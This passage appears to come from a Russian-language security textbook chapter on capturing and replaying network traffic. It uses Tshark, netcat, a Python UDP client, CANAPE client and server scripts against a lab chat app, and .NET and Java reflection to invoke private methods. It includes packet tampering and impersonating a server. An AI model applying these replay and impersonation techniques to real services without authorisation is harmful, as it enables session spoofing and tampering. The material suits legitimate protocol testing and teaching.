
Перехват трафика с помощью Netcat

Netcat - простейший способ реализовать сетевой клиент или сервер. Основной инструмент Netcat доступен на большинстве платформ, хотя существует несколько версий с различными параметрами командной строки. (Netcat иногда называется `nc` или `netcat`.) Мы будем использовать BSD-версию Netcat, применяемую в macOS и установленную по умолчанию в большинстве систем Linux. Если вы работаете в другой операционной системе, команды может потребоваться адаптировать.

Первый шаг при использовании Netcat - перехватить трафик, который вы хотите воспроизвести повторно. Для перехвата трафика, создаваемого SuperFunkyChat, мы воспользуемся версией Wireshark для командной строки - Tshark. (Возможно, на вашей платформе потребуется установить Tshark.)

Чтобы ограничить перехват пакетами, отправляемыми нашему ChatServer, работающему на TCP-порту 12345, и получаемыми от него, мы воспользуемся выражением Berkeley Packet Filter (BPF), которое ограничит перехват очень конкретным набором пакетов. Выражения BPF ограничивают перехватываемые пакеты, тогда как фильтр отображения Wireshark ограничивает лишь отображение гораздо более крупного набора перехваченных пакетов.

Выполните в консоли следующую команду, чтобы начать перехват трафика порта 12345 и запись результата в файл `capture.pcap`. Замените `INTNAME` именем интерфейса, с которого ведётся перехват, например `eth0`.

```
$ tshark -i INTNAME -w capture.pcap tcp port 12345
```

Установите клиентское соединение с сервером, чтобы начать перехват пакетов, а затем остановите перехват, нажав ctrl+C в консоли с запущенным Tshark. Убедитесь, что в выходной файл

перехвачен правильный трафик: запустите Tshark с параметром `-r` и укажите файл `capture.pcap`. В листинге 8-1 показан пример вывода Tshark с дополнительными параметрами `-z conv,tcp`, которые выводят список перехваченных сеансов обмена.

```
$ tshark -r capture.pcap -z conv,tcp
❶  1 0           192.168.56.1   -> 192.168.56.100 TCP 66 26082 -> 12345 [SYN]
   2 0.000037695 192.168.56.100 -> 192.168.56.1   TCP 66 12345 -> 26082 [SYN, ACK]
   3 0.000239814 192.168.56.1   -> 192.168.56.100 TCP 60 26082 -> 12345 [ACK]
   4 0.007160883 192.168.56.1   -> 192.168.56.100 TCP 60 26082 -> 12345 [PSH, ACK]
   5 0.007225155 192.168.56.100 -> 192.168.56.1   TCP 54 12345 -> 26082 [ACK]
--snip--

================================================================================
TCP Conversations
Filter:<No Filter>
                                                |       <-      | |       ->      |
                                                | Frames  Bytes | | Frames  Bytes |
192.168.56.1:26082 <-> 192.168.56.100:12345❷   17     1020❸     28     1733❹
================================================================================
```

Листинг 8-1. Проверка перехвата трафика протокола чата

Как видно из листинга 8-1, Tshark выводит список необработанных пакетов в точке ❶, а затем показывает сводку сеанса обмена ❷, из которой следует, что у нас имеется соединение от порта 26082 узла `192.168.56.1` к порту 12345 узла `192.168.56.100`. Клиент на узле `192.168.56.1` получил 17 кадров, или 1020 байт данных ❸, а сервер получил 28 кадров, или 1733 байта данных ❹.

Теперь с помощью Tshark экспортируем только необработанные байты одного направления сеанса обмена:

```
$ tshark -r capture.pcap -T fields -e data 'tcp.srcport==26082' > outbound.txt
```

Эта команда читает перехват пакетов и выводит данные из каждого пакета; она не отфильтровывает такие элементы, как дублирующиеся или пришедшие не по порядку пакеты. В этой команде следует отметить несколько деталей. Во-первых, её следует применять только к перехватам, сделанным в надёжной сети, например через localhost или соединение локальной сети, иначе в выводе могут появиться ошибочные пакеты. Во-вторых, поле `data` доступно, только если протокол не декодируется диссектором. Для перехвата TCP это не проблема, но при переходе к UDP нам потребуется отключить диссекторы, чтобы команда работала правильно.

Вспомните, что в точке ❶ листинга 8-1 клиентский сеанс использовал порт 26082. Фильтр отображения `tcp.srcport==26082` удаляет из вывода весь трафик, у которого порт источника TCP не равен 26082. Тем самым вывод ограничивается трафиком от клиента к серверу. Результатом служат данные в шестнадцатеричном формате, подобные показанным в листинге 8-2.

```
$ cat outbound.txt
42494e58
0000000d
00000347
00
057573657231044f4e595800
--snip--
```

Листинг 8-2. Пример вывода при выгрузке необработанного трафика

Затем мы преобразуем этот шестнадцатеричный вывод в необработанный двоичный формат. Проще всего сделать это инструментом `xxd`, по умолчанию установленным в большинстве Unix-подобных систем. Выполните команду `xxd`, как показано в листинге 8-3, чтобы преобразовать шестнадцатеричный дамп в двоичный файл. (Параметр `-p` преобразует необработанные шестнадцатеричные дампы, а не стандартный формат `xxd` с нумерованным шестнадцатеричным дампом.)

```
$ xxd -p -r outbound.txt > outbound.bin
$ xxd outbound.bin
```

```
00000000: 4249 4e58 0000 000d 0000 0347 0005 7573  BINX.......G..us
00000010: 6572 3104 4f4e 5958 0000 0000 1c00 0009  er1.ONYX........
00000020: 7b03 0575 7365 7231 1462 6164 6765 7220  {..user1.badger
--snip--
```

Листинг 8-3. Преобразование шестнадцатеричного дампа в двоичные данные

Наконец, можно использовать Netcat с файлом двоичных данных. Выполните следующую команду `netcat`, чтобы отправить клиентский трафик из `outbound.bin` серверу на узле `HOSTNAME` через порт 12345. Весь трафик, отправленный сервером обратно клиенту, будет перехвачен в `inbound.bin`.

```
$ netcat HOSTNAME 12345 < outbound.bin > inbound.bin
```

Файл `outbound.bin` можно отредактировать шестнадцатеричным редактором, чтобы изменить повторно воспроизводимые данные сеанса. Можно также использовать файл `inbound.bin` (или извлечь его из PCAP), чтобы отправить трафик обратно клиенту, выдав себя за сервер с помощью следующей команды:

```
$ netcat -l 12345 < inbound.bin > new_outbound.bin
```

Повторная отправка перехваченного UDP-трафика с помощью Python

Одно из ограничений Netcat заключается в том, что хотя с его помощью легко повторно воспроизвести потоковый протокол, такой как TCP, повторно воспроизвести UDP-трафик не так просто. Причина в том, что в UDP-трафике необходимо сохранять границы пакетов, как вы видели, когда мы пытались анализировать протокол приложения Chat в главе 5. Однако при отправке данных из файла или конвейера оболочки Netcat просто попытается отправить столько данных, сколько сможет.

Вместо этого мы напишем очень простой сценарий Python, который будет повторно отправлять UDP-пакеты серверу и перехватывать все результаты. Сначала нам нужно перехватить пример UDP-трафика протокола чата, используя параметр командной строки `--udp` клиента ChatClient. Затем с помощью Tshark мы сохраним пакеты в файл `udp_capture.pcap`, как показано здесь:

```
tshark -i INTNAME -w udp_capture.pcap udp port 12345
```

Затем мы снова преобразуем все пакеты от клиента к серверу в шестнадцатеричные строки, чтобы их можно было обработать в клиенте Python:

```
tshark -T fields -e data -r udp_capture.pcap --disable-protocol gvsp/ "udp.dstport==12345" > udp_outbound.txt
```

Одно из отличий при извлечении данных из перехвата UDP состоит в том, что Tshark автоматически пытается разобрать трафик как протокол GVSP. В результате поле `data` оказывается недоступно. Поэтому для создания правильного вывода нам необходимо отключить диссектор GVSP.

Получив шестнадцатеричный дамп пакетов, мы наконец можем создать очень простой сценарий Python для отправки UDP-пакетов и перехвата ответа. Скопируйте листинг 8-4 в файл `udp_client.py`.

```
import sys
import binascii
from socket import socket, AF_INET, SOCK_DGRAM

if len(sys.argv) < 3:
    print("Specify destination host and port")
    exit(1)

# Создаём UDP-сокет с тайм-аутом приёма 1 с
sock = socket(AF_INET, SOCK_DGRAM)
sock.settimeout(1)
```

```
addr = (sys.argv[1], int(sys.argv[2]))

for line in sys.stdin:
    msg = binascii.a2b_hex(line.strip())
    sock.sendto(msg, addr)

    try:
        data, server = sock.recvfrom(1024)
        print(binascii.b2a_hex(data))
    except:
        pass
```

Листинг 8-4. Простой UDP-клиент для отправки перехваченного сетевого трафика

Запустите сценарий Python с помощью следующей командной строки (он должен работать в Python 2 и 3), заменив `HOSTNAME` подходящим именем узла:

```
python udp_client.py HOSTNAME 12345 < udp_outbound.txt
```

Сервер должен получить пакеты, а все пакеты, полученные клиентом, должны быть выведены в консоль в виде двоичных строк.

Перепрофилирование нашего прокси-сервера анализа

В главе 5 мы реализовали простой прокси-сервер для SuperFunkyChat, который перехватывал трафик и выполнял его базовый разбор. Результаты этого анализа можно использовать для реализации сетевого клиента и сетевого сервера, чтобы повторно воспроизводить и изменять трафик. Это позволяет повторно использовать значительную часть уже проделанной работы по разработке анализаторов и связанного с ними кода, вместо того чтобы переписывать всё для другой среды или языка.

Перехват примера трафика

Прежде чем реализовывать клиент или сервер, необходимо перехватить некоторый трафик. Мы воспользуемся сценарием `parser.csx`, разработанным в главе 5, и кодом из листинга 8-5, чтобы создать прокси-сервер для перехвата трафика соединения.

```
#load "parser.csx"
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

var template = new FixedProxyTemplate();
// Локальный порт 4444, адрес назначения 127.0.0.1:12345
template.LocalPort = 4444;
template.Host = "127.0.0.1";
template.Port = 12345;
❶ template.AddLayer<Parser>();

var service = template.Create();
service.Start();
WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();

WriteLine("Writing Outbound Packets to packets.bin");
❷ service.Packets.WriteToFile("packets.bin", "Out");
```

Листинг 8-5. Прокси-сервер для перехвата трафика чата в файл

Листинг 8-5 настраивает прослушиватель TCP на порту 4444, перенаправляет новые соединения на порт 12345 узла `127.0.0.1` и перехватывает трафик. Обратите внимание, что в точке мы по-прежнему добавляем в прокси-сервер наш код разбора, чтобы перехваченные данные содержали часть пакета с данными, но не сведения о длине или контрольной сумме. Также обратите внимание, что в точке мы записываем пакеты в файл, который будет содержать все исходящие и входящие пакеты. Позже нам потребуется отфильтровать конкретное направление трафика, чтобы отправить перехват по сети.

Проведите через этот прокси-сервер одно клиентское соединение и достаточно активно поработайте с клиентом. Затем закройте соединение в клиенте и нажмите enter в консоли, чтобы завершить работу прокси-сервера и записать данные пакетов в `packets.bin`. (Сохраните копию этого файла: он понадобится нам для клиента и сервера.)

Реализация простого сетевого клиента

Теперь мы используем перехваченный трафик для реализации простого сетевого клиента. Для этого воспользуемся классом `NetClientTemplate`, чтобы установить новое соединение с сервером и получить интерфейс для чтения и записи сетевых пакетов. Скопируйте листинг 8-6 в файл `chapter8_client.csx`.

```
#load "parser.csx"

using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

❶ if (args.Length < 1) {
    WriteLine("Please Specify a Capture File");
    return;
}

❷ var template = new NetClientTemplate();
template.Port = 12345;
template.Host = "127.0.0.1";
template.AddLayer<Parser>();
❸ template.InitialData = new byte[] { 0x42, 0x49, 0x4E, 0x58 };

❹ var packets = LogPacketCollection.ReadFromFile(args[0]);

❺ using(var adapter = template.Connect()) {
    WriteLine("Connected");
    // Записываем пакеты в адаптер
❻  foreach(var packet in packets.GetPacketsForTag("Out")) {
        adapter.Write(packet.Frame);
    }

    // Задаём тайм-аут чтения 1000 мс, чтобы отключиться
    adapter.ReadTimeout = 1000;
❼  DataFrame frame = adapter.Read();
    while(frame != null) {
        WritePacket(frame);
        frame = adapter.Read();
    }
}
```

Листинг 8-6. Простой клиент для замены трафика SuperFunkyChat

Новым в этом коде является то, что каждый сценарий получает список аргументов командной строки в переменной `args` . Используя аргументы командной строки, мы можем указывать разные файлы перехвата пакетов, не изменяя сценарий.

`NetClientTemplate` настраивается аналогично нашему прокси-серверу и устанавливает соединения с `127.0.0.1:12345`, но имеет несколько отличий, необходимых для поддержки клиента.

Например, поскольку мы разбираем начальный сетевой трафик внутри класса `Parser`, в нашем файле перехвата нет начального магического значения, которое клиент отправляет серверу. Мы добавляем в шаблон массив `InitialData` с магическими байтами □, чтобы правильно установить соединение.

Затем мы считываем пакеты из файла □ в коллекцию пакетов. Когда всё настроено, мы вызываем `Connect()`, чтобы установить новое соединение с сервером □. Метод `Connect()` возвращает адаптер данных, позволяющий читать и записывать разобранные пакеты соединения. Любой считываемый нами пакет также пройдёт через `Parser`, который удалит поля длины и контрольной суммы.

Далее мы отфильтровываем загруженные пакеты, оставляя только исходящие, и записываем их в сетевое соединение □. Класс `Parser` снова гарантирует, что перед отправкой серверу к любым записываемым нами пакетам данных будут присоединены соответствующие заголовки. Наконец, мы считываем пакеты и выводим их в консоль до тех пор, пока соединение не будет закрыто или не истечёт тайм-аут чтения □.

Когда вы запустите этот сценарий, передав путь к пакетам, которые мы перехватили ранее, он должен соединиться с сервером и повторно воспроизвести ваш сеанс. Например, любое сообщение, отправленное в исходном перехвате, должно быть отправлено снова.

Разумеется, простое повторное воспроизведение исходного трафика не обязательно особенно полезно. Полезнее было бы изменять трафик, чтобы проверять функции протокола, и теперь, когда у нас есть очень простой клиент, мы можем изменить трафик,

добавив некоторый код в цикл отправки. Например, можно просто изменить во всех пакетах имя пользователя на другое - скажем, с `user1` на `bobsmith`, - заменив внутренний код цикла отправки (в точке □ листинга 8-6) кодом из листинга 8-7.

```
❶ string data = packet.Frame.ToDataString();
❷ data = data.Replace("\u0005user1", "\u0008bobsmith");
adapter.Write(data.ToDataFrame());
```

Листинг 8-7. Простой редактор клиентских пакетов

Чтобы изменить имя пользователя, сначала мы преобразуем пакет в формат, с которым легко работать. В данном случае с помощью метода `ToDataString()` □ мы преобразуем его в двоичную строку; в результате получается строка C#, где каждый байт непосредственно преобразован в символ с тем же значением. Поскольку в SuperFunkyChat перед строками указывается их длина, в точке □ мы используем escape-последовательность `\uXXXX`, чтобы заменить байт 5 на 8 - новую длину имени пользователя. Таким же образом escape-последовательностью для значений байтов можно заменить любой непечатаемый двоичный символ.

При повторном запуске клиента все экземпляры `user1` должны быть заменены на `bobsmith`. (Разумеется, теперь можно выполнять гораздо более сложные изменения пакетов, но эксперименты с ними я оставлю вам.)

Реализация простого сервера

Мы реализовали простой клиент, однако проблемы безопасности могут возникать и в клиентских, и в серверных приложениях. Поэтому теперь реализуем собственный сервер аналогично тому, как мы поступили с клиентом.

Сначала мы реализуем небольшой класс, который будет служить нашим серверным кодом. Этот класс будет создаваться для каждого нового соединения. Метод `Run()` класса получит объект адаптера данных, по сути такой же, какой мы использовали для клиента. Скопируйте листинг 8-8 в

файл chat_server.csx.

```
using CANAPE.Nodes;
using CANAPE.DataAdapters;
using CANAPE.Net.Templates;

❶ class ChatServerConfig {
    public LogPacketCollection Packets { get; private set; }
    public ChatServerConfig() {
        Packets = new LogPacketCollection();
    }
}

❷ class ChatServer : BaseDataEndpoint<ChatServerConfig> {
    public override void Run(IDataAdapter adapter, ChatServerConfig config) {
        Console.WriteLine("New Connection");
❸      DataFrame frame = adapter.Read();
        // Ждём, пока клиент отправит нам первый пакет
        if (frame != null) {

            // Записываем все пакеты клиенту
❹          foreach(var packet in config.Packets) {
                adapter.Write(packet.Frame);
            }
        }
        frame = adapter.Read();
    }
}
```

Листинг 8-8. Простой класс сервера протокола чата

Код в точке ❶ представляет собой класс конфигурации, который просто содержит коллекцию журналируемых пакетов. Код можно было бы упростить, указав в качестве типа конфигурации непосредственно `LogPacketCollection`, однако отдельный класс демонстрирует, как можно проще добавить собственную конфигурацию.

Код в точке ❷ определяет класс сервера. Он содержит функцию `Run()`, принимающую адаптер данных и конфигурацию сервера и позволяющую читать из адаптера данных и записывать в него после ожидания отправки пакета клиентом ❸. Получив пакет, мы немедленно отправляем клиенту весь список пакетов ❹.

Обратите внимание: в точке ❸ мы не фильтруем пакеты и не указываем, что для сетевого трафика применяется какой-либо конкретный анализатор. Фактически весь этот класс полностью независим от протокола SuperFunkyChat. Значительную часть поведения сетевого сервера мы настраиваем внутри шаблона, как показано в листинге 8-9.

```
❶ #load "chat_server.csx"
#load "parser.csx"
using static System.Console;

if (args.Length < 1) {
    WriteLine("Please Specify a Capture File");
    return;
}
❷ var template = new NetServerTemplate<ChatServer, ChatServerConfig>();
template.LocalPort = 12345;
template.AddLayer<Parser>();
❸ var packets = LogPacketCollection.ReadFromFile(args[0])
                                   .GetPacketsForTag("In");
template.ServerFactoryConfig.Packets.AddRange(packets);

❹ var service = template.Create();
service.Start();
WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();
```

Листинг 8-9. Простой пример ChatServer

Листинг 8-9 может показаться знакомым, поскольку он очень похож на сценарий, который мы использовали для DNS-сервера в листинге 2-11. Сначала мы загружаем сценарий `chat_server.csx`, чтобы определить наш класс `ChatServer` □. Затем создаём

шаблон сервера □, указав тип сервера и тип конфигурации. После этого мы загружаем пакеты из файла, переданного в командной строке, фильтруем их, оставляя только входящие пакеты, и добавляем в коллекцию пакетов конфигурации □. Наконец, мы создаём службу и запускаем её □ так же, как поступаем с прокси-серверами. Теперь сервер прослушивает новые соединения на TCP-порту 12345.

Испытайте сервер с приложением ChatClient; перехваченный трафик должен быть отправлен обратно клиенту. После отправки клиенту всех данных сервер автоматически закроет соединение. Если вы видите повторно отправленное нами сообщение, не беспокойтесь, если в выводе ChatClient появляется ошибка. Разумеется, сервер можно дополнить функциональностью, например изменением трафика или созданием новых пакетов.

Перепрофилирование существующего исполняемого кода

В этом разделе мы рассмотрим различные способы перепрофилирования существующего двоичного исполняемого кода, позволяющие сократить объём работы, связанной с реализацией протокола. Определив детали протокола путём обратной разработки исполняемого файла (возможно, с использованием некоторых советов из главы 6), вы быстро поймёте: если удастся повторно использовать исполняемый код, реализовывать протокол не придётся.

В идеале у вас будет исходный код, необходимый для реализации конкретного протокола, - либо потому, что он открыт, либо потому, что реализация написана на языке сценариев, например Python. При наличии исходного кода вы сможете перекомпилировать его или непосредственно использовать повторно в своём приложении. Однако когда код скомпилирован в двоичный исполняемый файл, ваши возможности могут оказаться более ограниченными. Сейчас мы рассмотрим оба сценария.

На платформах управляемых языков, таких как .NET и Java, повторно использовать существующий исполняемый код гораздо проще всего, поскольку в скомпилированном коде имеется чётко определённая структура метаданных, позволяющая скомпилировать новое приложение с обращениями к внутренним классам и методам. Напротив, на многих неуправляемых платформах, таких как C/C++, компилятор не даёт никаких гарантий, что любой компонент внутри двоичного исполняемого файла можно будет легко вызвать извне.

Чётко определённые метаданные также поддерживают отражение (reflection) - способность приложения обеспечивать позднее связывание исполняемого кода для проверки данных во время выполнения и исполнения произвольных методов. Хотя многие управляемые языки легко декомпилировать, это не всегда удобно, особенно при работе с обфусцированными приложениями. Причина в том, что обфускация может помешать надёжной декомпиляции в пригодный к использованию исходный код.

Разумеется, части исполняемого кода, которые потребуется выполнить, будут зависеть от анализируемого приложения. В следующих разделах я подробно опишу некоторые шаблоны кода и приёмы, позволяющие вызывать соответствующие части кода в приложениях .NET и Java - на платформах, с которыми вы, скорее всего, столкнётесь.

Перепрофилирование кода в приложениях .NET

Как обсуждалось в главе 6, приложения .NET состоят из одной или нескольких сборок, которые могут быть либо исполняемыми файлами (с расширением `.exe`), либо библиотеками (`.dll`). При перепрофилировании существующего кода форма сборки не имеет значения, потому что методы в обоих видах можно вызывать одинаково.

Сможем ли мы просто скомпилировать свой код с обращениями к коду сборки, зависит от видимости типов, которые мы пытаемся использовать. Платформа .NET поддерживает разные области видимости для типов и членов. Три наиболее важные формы области видимости - `public`, `private` и `internal`. Открытые (`public`) типы или члены доступны всем вызывающим сторонам вне сборки. Закрытые (`private`) типы или члены ограничены областью текущего типа (например, внутри открытого класса может находиться закрытый класс). Область `internal` ограничивает типы или члены вызывающими сторонами внутри той же сборки, где они ведут себя как открытые (хотя внешний вызов не может быть скомпилирован с обращением к ним). В качестве примера рассмотрим код C# в листинге 8-10.

```
❶ public class PublicClass
{
  private class PrivateClass
  {
❷  public PrivatePublicMethod() {}
  }
  internal class InternalClass
  {
❸  public void InternalPublicMethod() {}
  }
  private void PrivateMethod() {}
  internal void InternalMethod() {}
❹ public void PublicMethod() {}
}
```

Листинг 8-10. Примеры областей видимости .NET

Листинг 8-10 определяет в общей сложности три класса: один открытый, один закрытый и один внутренний. При компиляции с обращениями к сборке, содержащей эти типы, непосредственно доступен только `PublicClass` вместе с его методом `PublicMethod()` (обозначены □ и □); попытка обратиться к любому другому типу или члену приведёт к ошибке компилятора. Но обратите внимание: в точках □ и □ определены открытые члены. Разве мы не можем обратиться и к ним? К сожалению, нет, поскольку эти члены находятся внутри области `PrivateClass` или `InternalClass`. Область видимости класса имеет приоритет над видимостью членов.

Определив, что все типы и члены, которые требуется использовать, являются открытыми, при компиляции можно добавить ссылку на сборку. Если вы используете IDE, в ней должен быть способ добавить такую ссылку в проект. Но если вы компилируете в командной строке с помощью Mono или Windows .NET Framework, соответствующему компилятору C#, CSC или MCS, потребуется передать параметр `-reference:<FILEPATH>`.

Использование API Reflection

Если не все типы и члены являются открытыми, потребуется использовать API Reflection платформы .NET Framework. Большинство из них находится в пространстве имён `System.Reflection`, за исключением класса `Type`, находящегося в пространстве имён `System`. В таблице 8-1 перечислены наиболее важные классы, относящиеся к функциональности отражения.

Таблица 8-1. Типы Reflection .NET

Имя класса	Описание
`System.Type`	Представляет отдельный тип в сборке и предоставляет доступ к сведениям о его членах
`System.Reflection.Assembly`	Предоставляет возможность загружать и исследовать сборку, а также перечислять доступные типы
`System.Reflection.MethodInfo`	Представляет метод в типе
`System.Reflection.FieldInfo`	Представляет поле в типе
`System.Reflection.PropertyInfo`	Представляет свойство в типе
`System.Reflection.ConstructorInfo`	Представляет конструктор класса

Загрузка сборки

Прежде чем выполнять какие-либо действия с типами и членами, необходимо загрузить сборку с помощью метода `Load()` или `LoadFrom()` класса `Assembly`. Метод `Load()` принимает имя сборки - идентификатор сборки, предполагающий, что файл сборки можно найти там же, где находится вызывающее приложение. Метод `LoadFrom()` принимает путь к файлу сборки.

Для простоты мы воспользуемся `LoadFrom()`, который применим в большинстве случаев. В листинге 8-11 показан простой пример того, как можно загрузить сборку из файла и извлечь тип по имени.

```
Assembly asm = Assembly.LoadFrom(@"c:\path\to\assembly.exe");
Type type = asm.GetType("ChatProgram.Connection");
```

Листинг 8-11. Простой пример загрузки сборки

Имя типа всегда представляет собой полное имя, включающее его пространство имён. Например, в листинге 8-11 имя типа, к которому выполняется обращение, - `Connection` внутри пространства имён `ChatProgram`. Части имени типа разделяются точками.

Как обратиться к классам, объявленным внутри других классов, например показанным в листинге 8-10? В C# к ним обращаются, указывая имя родительского класса и имя дочернего класса через точку. Платформа различает `ChatProgram.Connection`, где нам нужен класс `Connection` из пространства имён `ChatProgram`, и дочерний класс `Connection` внутри класса `ChatProgram` с помощью символа плюс (+): `ChatProgram+Connection` представляет отношение родительского и дочернего классов.

В листинге 8-12 показан простой пример того, как можно создать экземпляр внутреннего класса и вызвать его методы. Будем считать, что класс уже скомпилирован в собственную сборку.

```
internal class Connection
{
  internal Connection() {}

  public void Connect(string hostname)
  {
    Connect(hostname, 12345);
  }
  private void Connect(string hostname, int port)
```

```
    {
      // Реализация...
    }

    public void Send(byte[] packet)
    {
      // Реализация...
    }

    public void Send(string packet)
    {
      // Реализация...
    }

    public byte[] Receive()
    {
      // Реализация...
    }
  }
```

Листинг 8-12. Простой пример класса C#

Первый необходимый шаг - создать экземпляр этого класса `Connection`. Можно было бы вызвать для типа `GetConstructor`, а затем вызвать его вручную, но иногда существует более простой способ. В простейших сценариях для создания экземпляров типов можно воспользоваться встроенным классом `System.Activator`. В таком сценарии мы вызываем метод `CreateInstance()`, принимающий экземпляр создаваемого типа и логическое значение, указывающее, является ли конструктор открытым. Поскольку конструктор не является открытым (он `internal`), необходимо передать `true`, чтобы активатор нашёл правильный конструктор.

В листинге 8-13 показано создание нового экземпляра при условии наличия неоткрытого конструктора без параметров.

```
Type type = asm.GetType("ChatProgram.Connection");
object conn = Activator.CreateInstance(type, true);
```

Листинг 8-13. Создание нового экземпляра объекта Connection

На этом этапе мы вызвали бы открытый метод `Connect()`.

Среди возможных методов класса `Type` вы найдёте метод `GetMethod()`, который принимает только имя искомого метода и возвращает экземпляр типа `MethodInfo`. Если метод найти не удаётся, возвращается `null`. В листинге 8-14 показано, как выполнить метод, вызвав метод `Invoke()` объекта `MethodInfo` и передав экземпляр объекта, для которого его следует выполнить, а также параметры, которые требуется передать методу.

```
MethodInfo connect_method = type.GetMethod("Connect");
connect_method.Invoke(conn, new object[] { "host.badgers.com" });
```

Листинг 8-14. Выполнение метода объекта Connection

Простейшая форма `GetMethod()` принимает в качестве параметра имя искомого метода, но ищет только открытые методы. Если вместо этого вы хотите вызвать закрытый метод `Connect()`, чтобы иметь возможность указать произвольный TCP-порт, воспользуйтесь одной из различных перегрузок `GetMethod()`. Эти перегрузки принимают значение перечисления `BindingFlags` - набор флагов, который можно передавать функциям отражения, чтобы определить, какие сведения требуется найти. Некоторые важные флаги показаны в таблице 8-2.

Таблица 8-2. Важные флаги привязки Reflection .NET

Имя флага	Описание
`BindingFlags.Public`	Искать открытые члены

Имя флага	Описание
`BindingFlags.NonPublic`	Искать неоткрытые члены (`internal` или `private`)
`BindingFlags.Instance`	Искать члены, которые можно использовать только для экземпляра класса
`BindingFlags.Static`	Искать члены, к которым можно обращаться статически, без экземпляра

Чтобы получить `MethodInfo` закрытого метода, можно использовать показанную в листинге 8-15 перегрузку `GetMethod()`, принимающую имя и флаги привязки. Во флагах необходимо указать и `NonPublic`, и `Instance`, поскольку нам нужен неоткрытый метод, который можно вызвать для экземпляров типа.

```
MethodInfo connect_method = type.GetMethod("Connect",
                                BindingFlags.NonPublic | BindingFlags.Instance);
connect_method.Invoke(conn, new object[] { "host.badgers.com", 9999 });
```

Листинг 8-15. Вызов неоткрытого метода Connect()

Пока всё идёт хорошо. Теперь нам нужно вызвать метод `Send()`. Поскольку этот метод открыт, мы должны иметь возможность вызвать базовый метод `GetMethod()`. Но вызов базового метода создаёт показанное в листинге 8-16 исключение, указывающее на неоднозначное соответствие. Что пошло не так?

```
System.Reflection.AmbiguousMatchException: Ambiguous match found.
   at System.RuntimeType.GetMethodImpl(...)

   at System.Type.GetMethod(String name)
   at Program.Main(String[] args)
```

Листинг 8-16. Исключение, созданное для метода Send()

Обратите внимание: в листинге 8-12 класс `Connection` имеет два метода `Send()`: один принимает массив байтов, а другой - строку. Поскольку API отражения не знает, какой метод вам нужен, он не возвращает ссылку ни на один из них, а просто создаёт исключение. Сравните это с методом `Connect()`, который сработал, потому что флаги привязки устранили неоднозначность вызова. Если вы ищете открытый метод с именем `Connect()`, API отражения даже не исследует неоткрытую перегрузку.

Эту ошибку можно обойти, используя ещё одну перегрузку `GetMethod()`, которая точно задаёт типы, поддерживаемые требуемым методом. Мы выберем метод, принимающий строку, как показано в листинге 8-17.

```
MethodInfo send_method = type.GetMethod("Send", new Type[] { typeof(string) });
send_method.Invoke(conn, new object[] { "data" });
```

Листинг 8-17. Вызов метода Send(string)

Наконец, мы можем вызвать метод `Receive()`. Он открыт, поэтому дополнительных перегрузок нет и всё должно быть просто. Поскольку `Receive()` не принимает параметров, в `Invoke()` можно передать либо пустой массив, либо `null`. Так как `Invoke()` возвращает `object`, возвращаемое значение необходимо привести к массиву байтов, чтобы непосредственно обратиться к байтам. Итоговая реализация показана в листинге 8-18.

```
MethodInfo recv_method = type.GetMethod("Receive");
byte[] packet = (byte[])recv_method.Invoke(conn, null);
```

Листинг 8-18. Вызов метода Receive()

Перепрофилирование кода в приложениях Java

Java довольно похожа на .NET, поэтому я сосредоточусь лишь на различии между ними: в Java нет понятия сборки. Вместо этого каждый класс представлен отдельным файлом `.class`. Хотя файлы классов можно объединять в файл Java Archive (JAR), это лишь удобная возможность. Поэтому в Java нет внутренних классов, к которым могут обращаться только другие классы той же сборки. Однако в Java существует несколько похожая возможность - классы с областью package-private, к которым могут обращаться только классы того же пакета. (.NET называет пакеты пространствами имён.)

Следствием этой возможности является то, что для обращения к классам, помеченным областью пакета, можно написать некоторый код Java, который объявляет себя в том же пакете и после этого может свободно обращаться к классам и членам с областью пакета. Например, в листинге 8-19 показаны класс package-private, определённый в библиотеке, которую требуется вызывать, и простой класс-мост, который можно скомпилировать в собственное приложение для создания экземпляра класса.

```
// Package-private (PackageClass.java)
package com.example;

class PackageClass {
    PackageClass() {
    }

    PackageClass(String arg) {
    }


    @Override
    public String toString() {
        return "In Package";
    }
}

// Класс-мост (BridgeClass.java)
package com.example;

public class BridgeClass {
    public static Object create() {
        return new PackageClass();
    }
}
```

Листинг 8-19. Реализация класса-моста для обращения к классу package-private

Существующие файлы классов или JAR указываются добавлением их расположения в путь классов Java, обычно посредством передачи параметра `-classpath` компилятору Java или исполняемому файлу среды выполнения Java.

Если классы Java требуется вызывать посредством отражения, основные типы отражения Java очень похожи на описанные в предыдущем разделе о .NET: типу `Type` в .NET соответствует `class` в Java, `MethodInfo` соответствует `Method` и так далее. Краткий список типов отражения Java приведён в таблице 8-3.

Таблица 8-3. Типы Reflection Java

Имя класса	Описание
`java.lang.Class`	Представляет отдельный класс и предоставляет доступ к его членам
`java.lang.reflect.Method`	Представляет метод в типе
`java.lang.reflect.Field`	Представляет поле в типе
`java.lang.reflect.Constructor`	Представляет конструктор класса

Объект класса можно получить по имени, вызвав метод `Class.forName()`. Например, в листинге 8-20 показано, как получить `PackageClass`.

```
Class c = Class.forName("com.example.PackageClass");
System.out.println(c);
```

Листинг 8-20. Получение класса в Java

Если требуется создать экземпляр открытого класса с конструктором без параметров, у экземпляра `Class` имеется метод `newInstance()`. Для нашего класса package-private он не сработает, поэтому вместо этого мы получим экземпляр `Constructor`, вызвав `getDeclaredConstructor()` для экземпляра `Class`. В `getDeclaredConstructor()` необходимо передать список объектов `Class`, чтобы выбрать правильный `Constructor` на основе типов параметров, принимаемых конструктором. В листинге 8-21 показано, как выбрать конструктор, принимающий строку, а затем создать новый экземпляр.

```
Constructor con = c.getDeclaredConstructor(String.class);
❶ con.setAccessible(true);
Object obj = con.newInstance("Hello");
```

Листинг 8-21. Создание нового экземпляра с помощью закрытого конструктора

Код в листинге 8-21 должен быть достаточно понятным, за возможным исключением строки в точке □. В Java любой неоткрытый член, будь то конструктор, поле или метод, перед использованием необходимо сделать доступным. Если не вызвать `setAccessible()` со значением `true`, вызов `newInstance()` создаст исключение.

Неуправляемые исполняемые файлы

